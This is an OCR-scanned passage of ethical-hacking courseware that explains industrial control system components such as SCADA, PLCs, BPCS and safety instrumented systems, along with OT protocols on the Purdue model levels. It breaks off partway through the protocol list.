


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Components of an ICS - Supervisory Control and Data Acquisition (SCADA)

- SCADA is a **centralized supervisory control system** that is used for controlling and monitoring industrial facilities and infrastructure
- It provides **centralized controlling and monitoring** of multiple process inputs and outputs by integrating the data acquisition system with the data transmission system and Human Machine Interface (HMI) software

- **The SCADA architecture comprises the following hardware:**
  - Control server (SCADA-MTU)
  - Communication devices (network cables, radio devices, telephone lines, cables etc.)
  - Field sites distributed geographically consisting of PLCs, RTUs, etc. which are used to monitor and control the operation of industrial equipment




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Components of an ICS - Programmable Logic Controller (PLC)

- A programmable logic controller (PLC) is a small **solid-state control computer** where instructions can be customized to perform a specific task
- PLC systems consists of three modules:
  - **CPU Module**: It comprises of a central processor and its memory component
  - **Power Supply Module**: It provides a necessary supply of power required for the CPU and I/O modules by converting the power from AC to DC
  - **I/O Modules**: These are used in connecting the sensors and actuators with the system for sensing and controlling the real-time values such as pressure, temperature, and flow
- PLCs are used in industries such as the steel industry, automobile industry, energy sector, chemical industry, glass industry, and paper industry

PLC Architecture




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Components of an ICS - Basic Process Control System (BPCS)

- A BPCS is responsible for **process control** and **monitoring** of the industrial infrastructure
- It is a system that **responds to input signals** from the process and associated equipment to generate output signals that cause the process and its associated equipment to operate based on an approved design control strategy
- A BPCS is applicable to all sorts of control loops like temperature control loops, batch control, pressure control loops, flow control loops, feedback and feed-forward control loops used in industries such as chemical, oil and gas, and food and beverages


Basic Process Control System

Closed Loop System



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Components of an ICS

An ICS is a broad class of command and control networks and systems that are required to control and monitor every industrial process. Each type of ICS works and functions differently based on the functionality and complexity of the control action.

ICSs can be classified into the following types of most commonly and widely used control systems:

- **Distributed Control System (DCS)**

  A DCS is used to control production systems spread within the same geographical location. Such systems are primarily used for large, complex, and distributed processes that are carried out in industries such as chemical manufacturing and nuclear plants, oil refineries, water and sewage treatment plants, electric power generation plants, and automobile and pharmaceutical manufacturing. A DCS is generally a highly engineered and large-scale control system that is often used to perform an industry-specific task. It contains a centralized supervisory control unit used to control multiple local controllers, thousands of input/output (I/O) points, and various other field devices that are part of the overall production process.

  To attain the process control, a DCS employs various feedback and feedforward loops along with key product conditions that are established as per the targeted set points. It operates using a centralized supervisory control loop, such as SCADA and MTU, that connects a group of localized controllers such as RTU/PLC to execute the overall tasks required for the working of an entire production process. A high level of redundancy is provided at every level, starting from the I/O of the controllers to the network level. This redundancy helps other processes to continue smoothly in case of any single processor

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

failure. The primary reason for choosing DCS systems in industry is the adaptability and flexibility that it provides in controlling distributed discrete field devices and their operating stations. Moreover, a DCS is scalable and hence can be arrayed either during initial installation as a large integrated system or as a modular system that can be integrated as per the requirements. DCSs are in a state of constant development as new technologies such as wireless systems and protocols, remote transmission, logging and data historian, and embedded web servers are being included over time.




Figure 18.64: DCS architecture

- **Supervisory Control and Data Acquisition (SCADA)**

  SCADA is a centralized supervisory control system that is used for controlling and monitoring industrial facilities and infrastructure. Many organizations incorporate SCADA systems for the automation of complex industrial processes, measuring trends in real time, and the detection and correction of problems. Generally, SCADA systems are distributed over a wide geographical area; as a result, various industries rely on SCADA systems for the transportation of oil and gas, wastewater treatment and management, pipeline operations, telecommunications, power grids, building automation, public transportation systems, etc.

  The SCADA system is a centralized system that provides supervisory control and also enables real-time acquisition of data from dispersed assets used in industrial processes. It consists of hardware and software components that collect and send data to manage and control processes both locally and at remote locations. The collected data is stored in longtime storage devices such as a data historian to help the operators interpret the data and enable different setpoints. These setpoints help the system in efficiently responding to unusual actions, either by sending commands themselves or sending alerts to an operator.

  SCADA systems provide centralized controlling and monitoring of multiple process inputs and outputs by integrating the data acquisition system with the data transmission system and HMI software. SCADA systems collect information from field devices and

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

transmit it to a central computer system. This information is displayed to the operator in a graphical or textual format, enabling the operator to control and monitor the entire SCADA system from a central location in real time.

The SCADA architecture consists of hardware such as a control server (SCADA-MTU) and communication devices (network cables, radio devices, telephone lines, cables, etc.) along with an array of field sites distributed geographically, consisting of PLCs, RTUs, etc., which are used to monitor and control the operation of industrial equipment. The information from the RTU is controlled and processed by the control server, and the field devices are controlled and monitored by the RTU or PLC. The SCADA software is programmed to inform the entire system regarding what should be monitored, when it should be monitored, and what the acceptable parameter ranges are, in addition to informing the system regarding the response that needs to be initiated when the parameter values exceed the set ranges. An IED may collect the data and transfer it to the control server directly, or a local RTU may instruct the IED to collect the data and send it to the control server. The IED includes a communication interface for monitoring and controlling various sensors and equipment. IEDs are either directly controlled by the control server or include local programming that enables them to act independently without the intervention of the control server. SCADA systems are fault-tolerant systems with redundant systems. This redundancy may not be sufficient to protect SCADA systems from malicious attacks.




Figure 18.65: SCADA architecture

- **Programmable Logic Controller (PLC)**

A PLC is a real-time digital computer used for industrial automation. PLCs are considered more than just digital computers in various industrial control systems due to their extraordinary features such as robust construction, ease of programming, sequential control, ease of hardware use, timers and counters, and reliable controlling capabilities. They are essentially built to survive severe industrial environments. The industries in which PLCs are used include the steel, automobile, energy, chemical, glass, paper, cement manufacturing industries.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The PLC is a small solid-state control computer for which instructions can be customized to perform a specific task. The stored instructions in PLCs can be used to perform specific functions such as logic, timing, counting, I/O control, communication, arithmetic, and file and data processing. The use of PLCs in industry has largely replaced drum sequencers, hard-wired relays, and timers.

PLCs perform continuous monitoring of input values produced by sensors and generate outputs needed for the operation of actuators.

A PLC system consists of three modules:

1. **CPU Module**: The CPU module comprises a central processor and its memory component. The processor is responsible for performing the required data computations and data processing by receiving inputs and producing corresponding outputs. The memory part consists of both RAM and ROM memories. RAM stores user-written programs, whereas ROM stores operating systems, drivers, and application programs. PLCs also include retentive memory that is used to preserve user programs and data when there is a breakage in power supply. This retentive memory helps in resuming the execution of the user program once the power supply returns. For this reason, PLCs generally do not use a monitor or keyboard for reprogramming the processor whenever the power fails.
2. **Power Supply Module**: The power supply module provides the necessary supply of power required for CPU and I/O modules by converting AC to DC. This module is essentially responsible for running the system. A 5 V DC output from the power supply module is used to run the computer circuitry of the PLC, whereas in some PLCs, a 24 V DC output from the power supply module is used to run sensors and actuators.
3. **I/O Modules:** The input and output modules of the PLC system are used in connecting the sensors and actuators with the system for sensing and controlling real-time values such as pressure, temperature, and flow.

   There are different types of I/O modules. Some of the most important are discussed below:

   - **Digital I/O Module**: Used for the connection of sensors and actuators that are digital in nature (only for switching ON and OFF). These modules work with multiple digital inputs and outputs and support both AC and DC voltages.
   - **Analog I/O Module**: Used for the connection of sensors and actuators that provide analog electric signals. This module includes an analog-to-digital converter for converting analog data into digital data. The CPU module processes this digital data.
   - **Communication I/O Module**: Used for exchanging information between a communication network and a CPU located at a remote distance.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The main purpose of a PLC is to make machinery and systems work automatically without human intervention. Therefore, a PLC is very important, as it is responsible for all the growth, manufacturing, production, etc.




Figure 18.66: PLC architecture

- **Basic Process Control System (BPCS)**

  A BPCS is responsible for performing process control and monitoring for industrial infrastructure. It is a system that responds to input signals from processes and associated equipment to generate output signals that allow the process and its associated equipment to operate based on an approved design control strategy. BPCS systems are dynamic in nature and are highly adaptable to changing process conditions. They are applicable to all sorts of control loops, including the temperature, batch, pressure, flow, feedback, and feedforward control loops used in industries such as the chemical, oil and gas, and food and beverages industries.

  The use of BPCSs is crucial in industry as they act as the first layer of protection against any unsafe or hazardous condition to the equipment. BPCS systems are often used to push the performance limits to attain the desired performance. BPCSs differ from safety control systems in terms of security, as they lack diagnostic routines to identify any system flaws. However, they can meet a wide range of industrial challenges related to system operation and business monitoring could benefit from a well-designed control system.

  Listed below are some of the important functions offered by BPCS:

  - Offers trending and alarm/event logging facilities
  - Provides an interface from which an operator can monitor and control a system using an operator console (HMI)
  - Controls the processes that in turn optimize the plant operation to enhance the quality of the product
  - Generates production data reports

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.67: BPCS architecture

- **Safety Instrumented Systems (SIS)**

  A safety instrumented systems (SIS) is an automated control system designed to safeguard the manufacturing environment in case of any hazardous incident in industry. They monitor and perform "specific control functions" to shut down the monitored system or bring it to a predefined safe state to reduce the adverse impacts of an incident. They function as an essential component of a risk management strategy that uses layers of protection to prevent the operational boundaries of the critical process from reaching an unsafe operating condition. Typical examples of SIS systems are fire and gas systems, safety interlock systems, safety shutdown systems, etc.

  In industry, an SIS overrides the BPCS operationally and functions when BPCS does not operate a process within the normal operational parameters. For a given condition, if BPCS starts operating beyond normal operational limits, the SIS provides an automated control environment to detect and respond to the critical process. SIS either preserves the state or changes it to a safe state, i.e., equipment or process shutdown. Finally, the last layer of protection is applied where devices like relief valves, rupture disks, flare systems, etc. are used before the process enters the unsafe operating limits. The events generated and actions performed by the SIS system are illustrated in the diagram:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.68: Layers of protection provided by SIS systems

The functional requirements of the work performed by SIS and how efficiently it should be carried out can be determined from Hazard and Operability Studies (HAZOP), Layers of Protection Analysis (LOPA), risk graphs, etc. The SIS system works independently from other control systems. It consists of sensors, logic solvers, and final control elements that maintain safe operation of the process by performing the following functions:

- **Field sensors** collect information to determine and measure process parameters such as temperature, pressure, flow, etc. to predict whether the equipment is operating in a safe state or not. Different types of sensor are available, such as pneumatic, electric switches, smart transmitters, etc.
- **Logic solvers** are helpful in deciding the necessary action to be taken based on the gathered information. They provide actions for both failsafe and fault-tolerant situations. They act as controllers that capture signals from the sensors and execute pre-programmed actions to avoid risk by providing output to the final control elements.
- **Final control elements** implement the actions determined by the logic controller to bring the system to a safe state. These elements generally comprise pneumatically activated on–off valves controlled by solenoid valves.

As no component in a system can be completely immune to failure, it is essential for industries to test SIS systems constantly. It is also important to conduct an assessment of its basic cybersecurity environment to ensure the smooth operations of the SIS. The main aim of assessing the working conditions of the SIS system is to guarantee safety and of the SIS so that it remains at its actual design levels.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.69: SIS architecture

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OT Technologies and Protocols

Industrial network protocols constitute the real-time interconnectivity and information exchange between industrial systems and zones. These network protocols are deployed across the ICS network in any industry. To understand any industrial network, a security engineer needs to understand the protocols existing beneath the networks.

The key communication technologies and protocols of the OT network over the Purdue model defined by ISA-95 are as follows:

Level 4, 5	**DCOM, DDE, FTP/SFTP, GE-SRTP, IPv4/IPv6, OPC, TCP/IP, Wi-Fi**
Level 3	**CC-Link, DDE, GE-SRTP, HSCP, ICCP (IEC 60870-6), IEC 61850, ISA/IEC 62443, MODBUS, NTP, Profinet, SuiteLink, Tase-2, TCP/IP**
Level 2	**6LoWPAN, CC-Link, DNP3, DNS/DNSSEC, FTE, HART-IP, IEC 60870-5-101/104, IPv4/IPv6, ISA/IEC 62443, OPC, NTP, SOAP, TCP/IP**
Level 0, 1	**BACnet, EtherCat, CANopen, Crimson v3, DeviceNet, GE-SRTP, Zigbee, ISA/IEC 62443, ISA SP100, MELSEC-Q, MODBUS, Niagara Fox, Omron Fins, PCWorx, Profibus, Profinet, Sercos II, S7 Communications, WiMax**

Figure 18.70: OT technologies and protocols over the Purdue model

Protocols used in Level 4 and 5

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **DCOM**: DCOM (Distributed Component Object Model) is Microsoft's proprietary software that enables software components to communicate directly over a network reliably and securely.
- **DDE**: DDE (Dynamic Data Exchange) is used for IPC (Inter-Process Communication).
- **FTP/SFTP**: FTP establishes a connection to the specific server or computer, and it is also used to download or transfer files. SFTP verifies the identity of the client, and once a secured connection is established information is exchanged.
- **GE-SRTP**: GE-SRTP (Service Request Transport Protocol), developed by GE Intelligent Platforms, is used to transfer data from PLCs, and runs on a selected number of GE PLCs that turn digital commands into physical actions.
- **IPv4/IPv6**: IPv4 is a connectionless protocol used in packet-switched networks. IPv6 is used for packet-switched internetworking, which provides end-to-end datagram transmission across multiple IP networks.
- **OPC**: OPC (Open Platform Communications) is a set of client/server protocols designed for the communication of real-time data between data acquisition devices like PLCs and interface devices like HMIs.
- **TCP/IP**: TCP/IP is a suite of communication protocols used for the interconnection of networking devices over the Internet.
- **Wi-Fi**: Wi-Fi is a technology that is widely used in wireless local area networking or LAN. The most common Wi-Fi standard used in homes or companies is 802.11n, which offers a maximum speed of 600 Mbps and a range of approximately 50 m.

Protocols used in Level 3

- **CC-Link**: A CC-Link (Control and Communications Link) is an open industrial network that enables devices from different manufacturers to communicate. It is used in machine, process control, and building automation.
- **HSCP**: Hybrid SCP (Secure Copy Protocol) is developed for transmitting larger file sizes at high speed on long-distance and wideband infrastructure.
- **ICCP (IEC 60870-6)**: ICCP (Inter-Control Center Communications Protocol) (IEC 60870-6) provides a set of standards and protocols for covering ICS or SCADA communication in power system automation.
- **IEC 61850**: IEC 61850 is a common protocol that enables interoperability and communications between the IEDs at electrical substations.
- **ISA/IEC 62443**: ISA/IEC 62443 provides a flexible framework for addressing and mitigating current and future security vulnerabilities in industrial automation and control systems.
- **Modbus**: Modbus is a serial communication protocol that is used with PLCs and enables communication between many devices connected to the same network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **NTP**: NTP (Network Time Protocol) is a networking protocol that is used for clock synchronization between computer systems over packet-switched and variable-latency data networks.
- **Profinet**: Profinet is a communication protocol used to exchange data between controllers like PLCs and devices like RFID readers.
- **SuiteLink**: SuiteLink protocol is based on TCP/IP and runs as a service on Windows operating systems. It is mostly used in industrial applications that value time, quality, and high throughput.
- **Tase-2:** Tase-2, also referred to as IEC 60870-6, is an open communication protocol that enables the exchange of time-critical information between control systems through WAN and LAN.

Protocols used in Level 2

- **6LoWPAN**: IPv6 over Low Power Personal Area Networks (6LoWPAN) is an Internet Protocol used for communication between smaller and low-power devices with limited processing capacity; it is mainly used for home and building automation.
- **DNP3**: DNP3 (Distributed Network Protocol 3) is a communication protocol used to interconnect components within process automation systems.
